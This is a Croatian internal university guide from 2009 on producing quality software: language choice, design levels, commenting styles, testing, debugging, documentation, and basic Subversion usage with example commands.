Upute za kvalitetnu izradu programskih rješenja

LSS-INTDOC-2009-01

ver. 1.08

2009-10-06

Laboratorij za sustave i signale
Fakulteta elektrotehnike i računarstva
Sveučilišta u Zagrebu

Sažetak

Izrada programskih rješenja potrebna je za razne grane računarstva, kao i za druge djelatnosti. Budući da su do danas razvijeni raznovrsni programski jezici, programeri imaju veliki spektar mogućnosti pri izradi programskog koda. Kako bi se osigurala kvaliteta koda nije dovoljno samo izabrati programski jezik i okruženje, iako i to igra vrlo važnu ulogu. Početni korak procesa izrade programskog rješenja je dizajniranje sustava, tj. njegova podjela u više manjih cjelina.

Jednu od vrlo važnih točaka predstavlja i pravilno komentiranje, otkrivanje i ispravljanje te dokumentiranje programskog koda. Programeri moraju poznavati ispravno rukovanje programskim strukturama koje podržava odabrani jezik, kao i varijablama te memorijom. Budući da je vjerojatnost pogrešaka vrlo velika, potrebno je uložiti poseban trud u usvajanje tehnika pravilnog programiranja. Pogreške u programskom kodu često rezultiraju sigurnosnim nedostacima koji omogućavaju izvođenje nekog ozbiljnijeg napada.

Ovaj dokument daje uvod u osnove programiranja što uključuje izbor programskog jezika, komentiranje, ispravljanje pogrešaka i dokumentaciju. Zatim su razrađena pravila za izradu kvalitetnog programskog koda te dani neki osnovni savjeti kojih se svaki programer treba pridržavati. Na kraju dokumenta nalazi se kratki pregled najčešćih pogrešaka i načina njihove zlouporabe.

Sadržaj

Osnove programiranja

Izbor programskog jezika

Odabiru programskog jezika za implementaciju sustava treba posvetiti veliku pozornost jer značajno utječe na produktivnost i kvalitetu programskog koda. Programeri su, prema istraživanjima, puno produktivniji kada koriste programske jezike koji su im bliski i poznati. Prema radu „Boehm et al. 2000" (Dodatak A, [1]), programeri koji koriste programski jezik tri ili više godina imaju 30 % veću produktivnost od onih koji su tek počeli raditi u istom jeziku. Starije ispitivanje tvrtke IBM (Walston i Felix 1977.) otkrilo je da programeri koji imaju bogato iskustvo s određenim programskim jezikom pokazuju 3 puta bolju produktivnost od onih koji imaju minimalno iskustvo.

Također, programeri koji koriste jezike više razine (Java, C# i sl.) pokazuju bolju produktivnost i kvalitetu. Kod programskih jezika poput C++, Java, Smalltalk i Visual Basic zabilježeno je poboljšanje produktivnosti, pouzdanosti i jednostavnosti u odnosu na jezike niže razine poput asemblerskih jezika ili jezika C (Brooks 1987, Jones 1998, Boehm 2000).

Osim toga, programski jezici više razine imaju bolju mogućnost proširivanja. Svaku liniju programskog koda višeg programskog jezika moguće je prikazati sa više linija koda u nižem programskom jeziku. Tablica 1 prikazuje opisani odnos preko veličine nazvane „povezanost s jezikom C" (dane su prosječne vrijednosti), koja određuje koliko linija koda programskog jezika C može zamijeniti jedna linija koda višeg programskog jezika.

Jezik	Povezanost s jezikom C
C	1
C++	2,5
Fortran 95	2
Java	2,5
Perl	6
Python	6
Smalltalk	6
Microsoft Visual Basic	4,5

Tablica 1. Usporedba programskih jezika


Neki programski jezici bolji su za izražavanje programerskih koncepata od drugih, a izbor ovisi o:

- namjeni aplikacije koja se razvija,
- zahtjevima korisnika,
- okruženju za koje se razvija aplikacija,
- brzini pokretanja i prevođenja,
- dostupnosti prevodilaca i dodataka.

Dodatni savjeti o izboru programskog jezika mogu se pronaći u dokumentu „Guidelines for Choosing A Computer Language : Support For The Visionary Organization" (Dodatak A, [1]).

Dizajn sustava

Prilikom dizajniranja potrebno je sustav prikazati na nekoliko različitih razina detalja. Tada se neke tehnike dizajniranja primjenjuju na sve razine, dok se neke primjenjuju samo na određene. Razine podjele sustava prikazane su na Slika 1.



Slika 1 Dizajn sustava

Prvu i najvišu razinu dizajna predstavlja cjelokupni sustav. Neki programeri prelaze izravno u dizajniranje klasa, ali obično se prakticira podjela sustava u podsustave ili pakete. Potrebno je identificirati podsustave koji mogu biti veliki poput baze podataka, korisničkog sučelja, prevodioca za naredbe, i sl. Osnovna aktivnost na ovoj razini je odlučivanje o podjeli programa u veće podsustave i definiranje načina međusobne komunikacije podsustava. Podjela na ovoj razini obično je potrebna u svakom projektu koji traje dulje od nekoliko tjedana. Unutar svakog podsustava moguće je koristiti različite metode dizajniranja kako bi se odabrao najbolji pristup za svaki dio. Pravila o međusobnoj komunikaciji podsustava vrlo su važna za ovu razinu. Ako svi podsustavi mogu međusobno komunicirati gube se prednosti podjele u podsustave.


Sljedeća podjela uključuje identificiranje svih klasa u podsustavu. Također su definirani detalji o načinu na koji klase komuniciraju s drugim klasama. Važno je pripaziti da je svaki podsustav raščlanjen tako da se svaki dio može implementirati kao jedna klasa. Podjela u klase potrebna je za svaki projekt koji traje dulje od

nekoliko dana. Za manje projekte moguće je preskočiti podjelu u podsustave te sustav izravno podijeliti u klase.

Podjela programa u rutine odvija se na sljedećoj razini. Potpuno definiranje rutina jedne klase rezultira boljim razumijevanjem sučelja klase te može dovesti do promjena na višoj razini dizajna. Odluka o definiranju rutina obično se prepušta individualnom programeru, a potrebna je za svaki projekt koji traje dulje od nekoliko sati.

Posljednja razina dizajna uključuje unutarnji dizajn svake rutine, a zahtjeva definiranje funkcionalnosti svake zasebne rutine. Odluka o dizajnu rutine prepušta se programeru koji će ju kreirati, a obuhvaća pisanje pseudokoda, organizaciju dijelova koda, pisanje koda u odabranom programskom jeziku i sl. Ova razina dizajna pojavljuje se u svim projektima.

Primjer podjele sustava kroz razine dizajniranja vidljiv je na izradi sustava za evidentiranje knjiga prikazanoj na slici 2. Kao najviša razina dizajna definira se sam sustav - digitalna knjižnica. Sljedeću razinu sustava čine osnovni podsustavi: baza podataka, poslovna logika i korisničko sučelje. Svaki od podsustava potrebno je na trećoj razini podijeliti u klase. Prema tome, poslovnu logiku čine klase knjiga i časopis. Na još nižoj razini svakoj klasi se definiraju pripadajuće metode i varijable, kao npr. za klasu knjiga varijable naslov, autor, godina i metode unesi_knjigu i briši_knjigu. Najnižu razina definira sam programski kod.



Slika 2 Podjela sustava „Digitalna knjižnica" u klase

Tehnike dizajniranja

Postoji niz tehnika dizajniranja, a osnovne uključuju:

- Iterativni postupak: prolaženje kroz postupak dizajniranja uz pogled na višu i nižu razinu. Grupna slika s više razine pomaže prilikom razmatranja detalja niže razine, dok detalji niže razine pomažu u odluci o postupcima na višoj razini. Na ovaj se način gradi struktura koja je stabilnija od onih izgrađenih u potpunosti od dna ili vrha. Ipak, način razmišljanja na više razina zahtjeva puno pažnje. Za detaljniji opis savjetuje se pregled poveznica [3], [4], [5] i [6] u Dodatku A.
- postupak „podijeli pa vladaj": podjela programa u područja različite važnosti te obrada svakog područja individualno. Ako se dođe u situaciju u kojoj nema napretka, postupak podjele je potrebno ponoviti. Više informacija o spomenutoj tehnici nalazi se na poveznicama [7], [8] i [9] u Dodatku A.
- postupak „od vrha prema dolje": definiranje osnovnih elemenata dizajna (na višim razinama) te povećanje detalja (klasa i drugih elemenata) prilikom izrade koda. Kako bi saznali više o navedenoj metodi, korisnicima se savjetuje pregled poveznice [10] u Dodatku A.
- postupak „od dna prema vrhu": definiranje specifičnih elemenata (objekata, klasa i sl.) na početku izrade koda. Detaljniji opis spomenute tehnike moguće je pronaći na poveznici [11] u Dodatku A.
- izrada prototipa: kreiranje minimalnog dijela koda koji je potreban za određivanje specifičnih zahtjeva dizajna. Dodatne informacije o izradi prototipa nalaze se na poveznicama [12] i [13].
- kolaborativni postupak: sudjelovanje više osoba u dizajniranju sustava (Dodatak A, [14]).

Komentiranje koda

Komentiranje programskog koda predstavlja jednu od poželjnih aktivnosti prilikom izrade programskih rješenja. Komentari služe lakšem razumijevanju značenja dijelova koda, kao i obavljenih operacija. Sljedeći primjer računanja Fibonaccijevih brojeva daje prikaz lošeg komentiranja programskog koda.

```
// ispis zbroja brojeva 1…n za svaki n od 1 do num
current = 1;
previous = 0;
sum = 1;
for ( int i = 0; i < num; i++ ) {
System.out.println( "Sum = " + sum );
sum = current + previous;
previous = current;
current = sum;
}
```

Problem je u tome što korisnik ne može iz samog komentara shvatiti čemu točno služi odsječak koda, tj. korisnik ne dobiva informaciju da se radi o isječku koji obavlja računanje Fibonaccijevih brojeva. U ovakvim slučajevima puno je prihvatljivije komentar napisati jasno i razumljivo (npr. „//računanje Fibbonacijevih brojeva").

Postoji 6 kategorija komentara programskog koda:

1. Ponavljanje koda – izražavanje funkcija koda drugačijim jezikom. Primjer u nastavku daje prikaz ovakvog komentara te prikazuje i osnovni nedostatak, a to je dodatni tekst za čitatelja bez saznavanja korisnih informacija koje nisu jasne iz koda.

```
…
sum = 0;  //postavljanje sume na 0
for( int i = 0; i < n; i++){
…
}
```

2. Objašnjenje koda – obično se koristi za objašnjenje kompliciranih ili osjetljivih dijelova programskog koda. Iako su korisni u takvim situacijama, obično su prisutni zbog nejasnog dijela koda. Tada je bolje ispraviti programski kod nego pisati komentare. Jedan od primjera predstavlja i pogrešno imenovanje varijabli te objašnjavanje značenja komentiranjem koda.

```
public void InsertionSort(
 int[] data;
// elements to sort in locations firstElement..lastElement

 int a;
// index of first element to sort (>=0)

int b;
 // index of last element to sort (<= MAX_ELEMENTS)
)
```

3. Oznake u kodu – komentari koji nisu namijenjeni korisnicima te su slučajno ostavljeni u kodu. Obično su to napomene programera o potrebnim ispravkama i poboljšanjima koda, a primjer je dan u nastavku.

```
return NULL; // ******ISPRAVITI PRIJE OBJAVE!!!
```

4. Sažetak koda – komentari koji ukratko opisuju što obavlja programski kod, a obično su dugi nekoliko rečenica. Vrlo su korisni jer njihovim čitanjem korisnik saznaje funkcionalnost koda bez prolaska kroz sam kod. Također su dosta korisni u slučajevima kada korisnik želi napraviti izmjene u kodu.

```
/*Rutina koja upravlja alatom za procjenu koda. Ulazna točka
rutine je funkcija EvaluateCode() na dnu ove datoteke.*/

…

EvaluateCode(){

…

}
```

5. Opis namjene koda – komentari koji objašnjavaju svrhu dijelova koda. Primjer slijedi u nastavku. Ovaj tip komentara može se koristiti za određenu funkciju ili dio koda, a vrlo je koristan jer izražava stvarnu namjeru koda koja možda nije iz njega vidljiva.

```
-- get current employee information
```

6. Informacije koje ne mogu biti izražene u kodu – komentari poput autorskih prava, broja inačice, napomene o dokumentaciji, poveznice na literaturu i sl. Jedan primjer ovakvog komentara dan je u nastavku, a predstavlja čestu pogrešku - pretjerivanje s informacijama koje nisu potrebne korisnicima.

```
/*
Author:        Dwight K. Coder
Date Created: 10/1/04
Phone:         (555) 222-2255
SSN:           111-22-3333
Eye Color:     Green
Maiden Name:   None
Blood Type:    AB-
Mother's Maiden Name: None
Favorite Car: Pontiac Aztek
*/
```

U programski kod ne treba uključiti previše, ali ni premalo komentara. Za uspješno komentiranje programskog koda savjetuje se:

- Koristiti stil komentiranja koji omogućuje jednostavnu izmjenu komentara.
- Koristiti PPP (eng. Pseudocode Programming Process) proces za smanjivanje vremena potrebnog za komentiranje koda. Radi se o uporabi pseudokoda za opisivanje funkcioniranja rutina, algoritama ili programa pa tako prvi korak u izradi programskih rješenja uključuje upravo kreiranje pseudokoda. Nakon izrade programskog koda (prema definiranom pseudokodu), pseudokod se ostavlja u komentarima za lakše razumijevanje koda.
- Uključiti komentiranje u fazu razvoja.

Prema istraživanju tvrtke IBM (Capers Jones, „Estimating software costs"), programski kod ima optimalan broj komentara ako u prosjeku sadrži jedan komentar svakih 10 naredbi.

Ispitivanje

Ispitivanje ima važnu ulogu u osiguravanju kvalitete programskog koda. Cilj ispitivanja je pronalaženje pogrešaka koje nastaju prilikom razvoja programa. Ispitivanje nikada ne može dokazati potpunu odsutnost pogrešaka. Međutim, rezultati ispitivanja dobar su indikator kvalitete programskog koda.

Savjeti za otkrivanje pogrešaka:

1. Ispitati svaki zahtjev zasebno kako bi se dokazalo da su svi implementirani. Planiranje ispitivanja zahtjeva potrebno je napraviti na početku procesa ispitivanja.
2. Ispitati svaku točku dizajna kako bi se osiguralo da je dizajn implementiran.
3. U testove dodati sve ispitne uvjete (željeno/neželjeno ponašanje sustava) koje je potrebno ispitati (poput tokova podataka).
4. Koristiti listu za provjeru sa zapisom pogrešaka na prijašnjim i trenutnom projektu.

Ispitne uvjete potrebno je napisati prije razvoja projekta jer:

- zahtjeva manje truda nego njihovo pisanje nakon kreiranja koda,
- omogućuje ranije detektiranje nepravilnosti i njihovo uklanjanje,
- traži razmatranje zahtjeva o dizajnu prije pisanja programskog koda,
- pruža mogućnost ponavljanja ispitivanja na kraju razvoja.


Ograničenja ispitivanja koja provodi programer su:

1. Ispitivanje programskog koda na primjerima koji ne prijavljuju pogrešku, tj. ispitivanje onih funkcionalnosti za koje znaju da su ispravne (eng. *clean test*).
2. Prosječni programeri vjeruju da su testom postigli 95-postotnu pokrivenost svih mogućih ishoda, iako u najboljem slučaju ne postižu pokrivenost veću od 80%. U najgorem slučaju ova vrijednost može biti i oko 30 %, a u prosjeku je oko 50-60%.
3. Mnogi programeri izbjegavaju sofisticirane metode ispitivanja.

Kao jedan od najjednostavnijih načina ispitivanja javlja se strukturno osnovno ispitivanje. Ideja postupka je ispitivanje svake naredbe u programu najmanje jednom. Ako se radi o logičkoj naredbi (npr. *if* ili *while*) potrebno je ispitivanje prilagoditi složenosti izraza u naredbama. Najlakši način provođenja ovog ispitivanja je računanje broja putanja programa te razvijanje minimalnog skupa ispitnih uvjeta kako bi se prošlo kroz svaku putanju programa. Zadovoljivost svakog ispitnog uvjeta potrebno je zasebno provjeriti na svakoj putanji programa.

Način računanja najmanjeg skupa ispitnih uvjeta prikazan je na primjeru koji slijedi i Slika 3, a prolazi kroz nekoliko koraka:

1. Brojem jedan označiti osnovni put kroz rutinu.
2. Dodati jedan za svaku od sljedećih ključnih riječi ili njihovih ekvivalenata: *if*, *while*, *repeat*, *for*, *case*, *for*, *and* i *or*.
3. Dodati jedan za svaki uvjet u *case* naredbi. Ako naredba ne sadrži podrazumijevani *case* uvjet, dodati još jedan.



Slika 3 Računanje minimalnog skupa ispitnih uvjeta

Kod metode kontrole toka programa podaci su predstavljeni u jednom od tri oblika:

1. Definirani podaci – inicijalizirani, ali nekorišteni podaci.

```
int broj = 0; // inicijalizacija varijable broj
…
// varijabla se više ne koristi nigdje u kodu
```

2. Korišteni podaci – podaci koji se koriste za računanje.

```
int broj = 0; //inicijalizacija varijable
…
while (broj<10){ //ponovna uporaba varijable
…
}
```

3. Uništeni podaci – podaci koji se više ne koriste.

```
…
for (i==0; i<n; i++){
// indeks i koristi se samo u petlji
…
}
…
```

Za opis ulaska ili izlaska iz rutine prije ili nakon izmjene varijable koriste se stanja:

1. Ulazak – kontrola toka ulazi u rutinu.
2. Izlazak – kontrola toka izlazi iz rutine.

Kako bi se provelo ispitivanje kontrole toka, potrebno je provjeriti stanja u koja dolazi sustav tj. neku od kombinacije stanja. Primjer takvih kombinacija stanja su:

- Definirani podatak – izlazak: provjera da li je definirana varijabla korištena prije izlaska iz rutine. Primjer korisne uporabe ove kombinacije je provjera lokalnih varijabli jer one koje se ne koriste u rutini u kojoj su deklarirane mogu biti uklonjene.
- Definiran podatak – uništen podatak: provjera da li je podatak uništen neposredno nakon njegove deklaracije. Primjer ovakve situacije javlja se kada programer ne implementira kod koji koristi varijablu.
- Ulazak – korišteni podatak: provjera da li se neka varijabla koristi, a da prethodno nije definirana. Problem predstavljaju lokalne varijable jer moraju biti definirane u rutinama.

Slijedi primjer koji pokazuje izvedbu ispitivanja toka podataka. Kako bi se obuhvatili svi putevi u programu potrebno je postaviti jedan ispitni uvjet gdje je izraz „Condition_1" istinit i jedan gdje nije. Analogni postupak ponavlja se za izraz „Condition_2" što daje mogućnost stvaranja 4 kombinacije ispitnih uvjeta ovisno o vrijednosti spomenutih izraza.

```
if ( Condition 1 ) {
   x = a;
}
else {
   x = b;
}
if ( Condition 2 ) {
   y = x + 1;
}
else {
   y = x - 1;
}
```

Ispravljanje pogrešaka u kodu

Postupak ispravljanja pogreške sastoji se od dva koraka: pronalaženja pogreške i uklanjanja iste. Pronalaženje pogrešaka moguće je poboljšati razmišljanjem o problemu.

Učinkovit pristup ispravljanja pogrešaka uključuje:

1. stabiliziranje pogreške – postupak izazivanje pojave pogreške kako bi se lakše dijagnosticirala,
2. lociranje izvora pogreške:
   - skupljanje podataka ponavljanjem testova,
   - stvaranje pretpostavke koja obuhvaća važne podatke,
   - dizajniranje testa koji potvrđuje ili opovrgava pretpostavku,
   - dokazivanje ili odbacivanje pretpostavke,
   - ponavljanje postupka ako je potrebno.
3. uklanjanje pogreške,
4. ponovno ispitivanje pogreške,
5. pronalaženje sličnih pogrešaka (ako postoje).

Savjeti za pronalaženje pogrešaka:

- Iskoristiti sve dostupne podatke za stvaranje pretpostavke.
- Prepraviti test pomoću kojeg nije moguće pronaći pogrešku.
- Podijeliti kod u manje jedinice.
- Koristiti odgovarajuće alate (popis dostupan preko poveznice [15] u Dodatku A).
- Izazvati istu pogrešku preko više testova.
- Generirati više podataka kako bi se moglo postaviti više pretpostavki.
- Iskoristiti rezultate negativnih testova kako bi se eliminirali dijelovi koda koji ne sadrže definirane pogreške ili same pretpostavke o pogreškama u cijelom kodu.
- Napraviti popis potrebnih ispitivanja.
- Ograničiti sumnjive dijelove koda.
- Provjeriti klase i rutine koje su sadržavale pogreške.
- Provjeriti kod koji je nedavno mijenjan.
- Ponavljati ispitivanje nakon dodavanja novog dijela koda.
- Provjeriti osnovne pogreške koje se mogu pojaviti u kodu.
- Potražiti savjet od druge osobe o mogućim pogreškama u kodu.

Prilikom uklanjanja pogrešaka potrebno je paziti na:

- razumijevanje problema prije pokušaja ispravka pogreške,
- razumijevanje programskog koda, a ne samo problema,
- potvrditi postavljenju „dijagnozu",
- spremiti inačicu trenutnog koda prije ispravka pogreške,
- ukloniti problem, a ne simptome,
- raditi jednu izmjenu u jednom trenutku,
- ponoviti ispitivanje nakon uklanjanja pogreške,
- potražiti slične pogreške.

Dokumentacija

Dokumentacija projekta sadrži informacije unutar koda te odvojene dokumente (kod velikih projekata, većina dokumentacije je u odvojenom dokumentu). Takvi dokumenti se mogu usporediti s kodom na visokoj razini ili sa definicijom problema, zahtjevima i arhitekturom na nižoj razini. U nastavku su opisane neke vrste dokumenata koje spadaju u vanjsku dokumentaciju.

Postoje dokumenti koji sadrže bilješke programera tokom razvoja, a nazivaju se UDF (eng. unit-development folder) ili SDF (eng. software-development folder) dokumenti. Osnovna uloga im je pružanje informacija o dizajnu koje nisu dokumentirane na drugim mjestima. Mnogi projekti imaju standard koji specificira minimalni sadržaj UDF dokumenta.

Dokument koji sadrži dizajn na nižoj razini naziva se DDD (eng. detailed-design document) dokument. Opisuje odluke o dizajnu klasa ili rutina, alternative koje su razmatrane te razloge odabira određenog pogleda. Ponekad su ove informacije uključene u formalnu dokumentaciju ili u sam kod.

Neki primjeri dobrih predložaka za izradu dokumentacije mogu se naći preko sljedećih poveznica:

- UDF i SDF dokumenti – [16], [17] i [18] u Dodatku A.
- DDD dokumenti – [19], [20] i [21] u Dodatku A.

Praćenje toka razvoja programa

Sustavi za praćenje revizija programa

U razvoju programa često se koristi praćenje revizija razvoja. Revizijama se lakše označavaju promjene u dokumentima, programima ili drugim informacijama pohranjenim na računalu. Obično se primjenjuju u timskim okruženjima gdje istim resursima pristupa više programera. Promjene su obično označene brojem ili kodom koji se nazivaju broj ili razina revizije. Na primjer, inicijalni skup datoteka predstavlja reviziju 1, a nakon primjene prvih promjena dobije se revizija 2 itd. Svaka revizija povezana je sa nizom znakova koji označavaju datum i vrijeme kada je neki događaj pokrenut (eng. timestamp) i osobom koja je napravila izmjene. Revizije je moguće uspoređivati, pohranjivati i spajati.

Praćenje inačica uključeno je u razne tipove programa poput:

- Sustava za pripremu dokumenata – računalni program korišten za uređivanje i formiranje bilo kojeg materijala za ispis (npr. Microsoft Word, OpenOffice.org Writer, KOffice, Pages, Google Docs).
- Proračunskih tablica – računalnih programa koji omogućavaju izvedbu složenih matematičkih proračuna (eng. OpenOffice.org Calc, Google Spreadsheets, Microsoft Excel).
- Sustava za upravljanje sadržajem – računalni program korišten za uređivanje, stvaranje, pretragu, objavu i arhiviranje digitalnog teksta.

Postoje mnogi alati koji omogućuju praćenje inačica programa, a neki od poznatijih uključuju sustave „Subversion", „CVS" (eng. Concurrent Versions System) „Git" i „Bazaar". Usporedbu raznih inačica sustava za praćenje inačica programa moguće je pogledati na poveznici [22] u Dodatku A. Kao predstavnik ove skupine alata, u nastavku je pobliže opisan sustav „Subversion".

„Subversion" je besplatan sustav otvorenog programskog koda za praćenje inačica i razmjenu podataka uz upravljanje datotekama i direktorijima. Sve datoteke pohranjuju se u repozitorij koji sliči datotečnom poslužitelju s mogućnošću zapisa svih promjena. Ovakav način rada omogućuje pregled promjena te povratak neke od prijašnjih inačica programa.

Repozitoriju je moguće pristupiti na više načina kako je prikazano u nastavku:

- file:/// - direktan pristup repozitoriju (na lokalnom disku),
- http:// - pristup preko protokola WebDAV i poslužitelja Apache,
- https:// - isto kao http://, ali sa SSL (eng. Secure Sockets Layer) kriptiranjem,
- svn:// - pristup preko posebnog protokola na *svnserve* poslužitelj,
- svn+ssh:// - isto kao i svn://, ali preko SSH (eng. Secure Shell) tunela.

Početak rada sa sustavom „Subversion" podrazumijeva stvaranje repozitorija putem naredbe *create* kako je prikazano u nastavku. Primjer u nastavku osim stvaranja repozitorija prikazuje i način ispisa sadržaja pomoću naredbe *ls*.

```
$ svnadmin create /putanja/do/repozitorija
$ ls /putanja/do/repozitorija
conf/ dav/ db/ format hooks/ locks/ README.txt
```


Sljedeći korak je stvaranje novog projekta u repozitoriju kako je prikazano u nastavku. Primjer uključuje ispis sadržaja trenutnog radnog direktorija, stvaranje direktorija „proba" te poddirektorija *branches*, *tags* i *trunk*. U poddirektorija *trunk* smještaju se datoteke s kodom, npr. *hello.c* i *test.c* pa on predstavlja osnovnu granu razvoja proizvoda.

Poddirektorij *branches* sadrži kopije grana razvoja proizvoda (Slika 4). One nastaju kada se u nekom trenutku načini kopija cijelog stanja sustava kako bi se nadalje zasebno razvijala i pratila.

```
$ svn copy /putanja/do/repozitorija/proba/trunk \
/putanja/do/repozitorija/proba/branches/testbranch \
-m "Creating a private branch of /proba/trunk."
Committed revision 21.
```

Osim posebnog uređivanja svake grane, njih je moguće međusobno uspoređivati te spajati putem naredbe *merge*. Pri tome, potrebno je zadati URL direktorija čije se izmjene žele spojiti s trenutnim radnim direktorijem.

```
$ pwd
/home/user/testbranch
$ svn merge /putanja/do/repozitorija/proba/trunk
--- Merging r345 through r356 into '.':
U hello.c
U primjer.c
```



Slika 4 Stvaranje nove grane razvoja

Poddirektorij *tags* sadrži kopije oznaka (eng. tags) tj. slike projekta u vremenu. Nastaje stvaranjem kopije uz dodavanje zapisa o reviziji kako je prikazano primjerom u nastavku.

```
$ svn copy /putanja/do/repozitorija/proba/trunk \
/putanja/do/repozitorija/proba/tags/release-1.0 \
-m "Tagging the 1.0 release of the 'proba' project."
```

```
Committed revision 22.
```

Uvođenje projekta u repozitorij provodi se preko naredbi prikazanih u nastavku. Pri tome, naredbom *svn import* umeće se projekt u repozitorij, a opcija *–m* služi za dodavanje zapisa (eng. log).

```
$ svn import /home/hitman/proba
file:///putanja/do/repozitorija/proba
-m "inicijalno umetanje"
Adding /tmp/myproject/branches
Adding /tmp/myproject/tags
Adding /tmp/myproject/trunk
Adding /tmp/myproject/trunk/hello.c
Adding /tmp/myproject/trunk/test.c
…
Committed revision 1.
```

Kako bi se podaci iz repozitorija mogli mijenjati potrebno je napraviti njihovu radnu kopiju. Radi se o običnom stablu direktorija (eng. directory tree) sa datotekama koje je moguće proizvoljno uređivati. Svaka radna kopija je privatna pa izmjene nisu vidljive dok se ne stave u repozitorij. Naredba za preuzimanje projekta iz repozitorija je prikazana u nastavku, a omogućuje stvaranje kopije direktorija *trunk* i njeno spremanje u direktorij radna_kopija. Slovo A označava koje se datoteke dodaju (eng. add) u radnu kopiju.

```
$ svn checkout file:///putanja/do/repozitorija/proba/trunk
radna_kopija
A projekt/hello.c
A projekt/proba.c
…
Checked out revision 1.
```

Između ostalog, radna kopija sadrži skriveni direktorij *.svn* koji predstavlja administrativni direktorij radne kopije, a služi za prepoznavanje neobjavljenih promjena te zastarjelih datoteka u odnosu na one u repozitoriju.

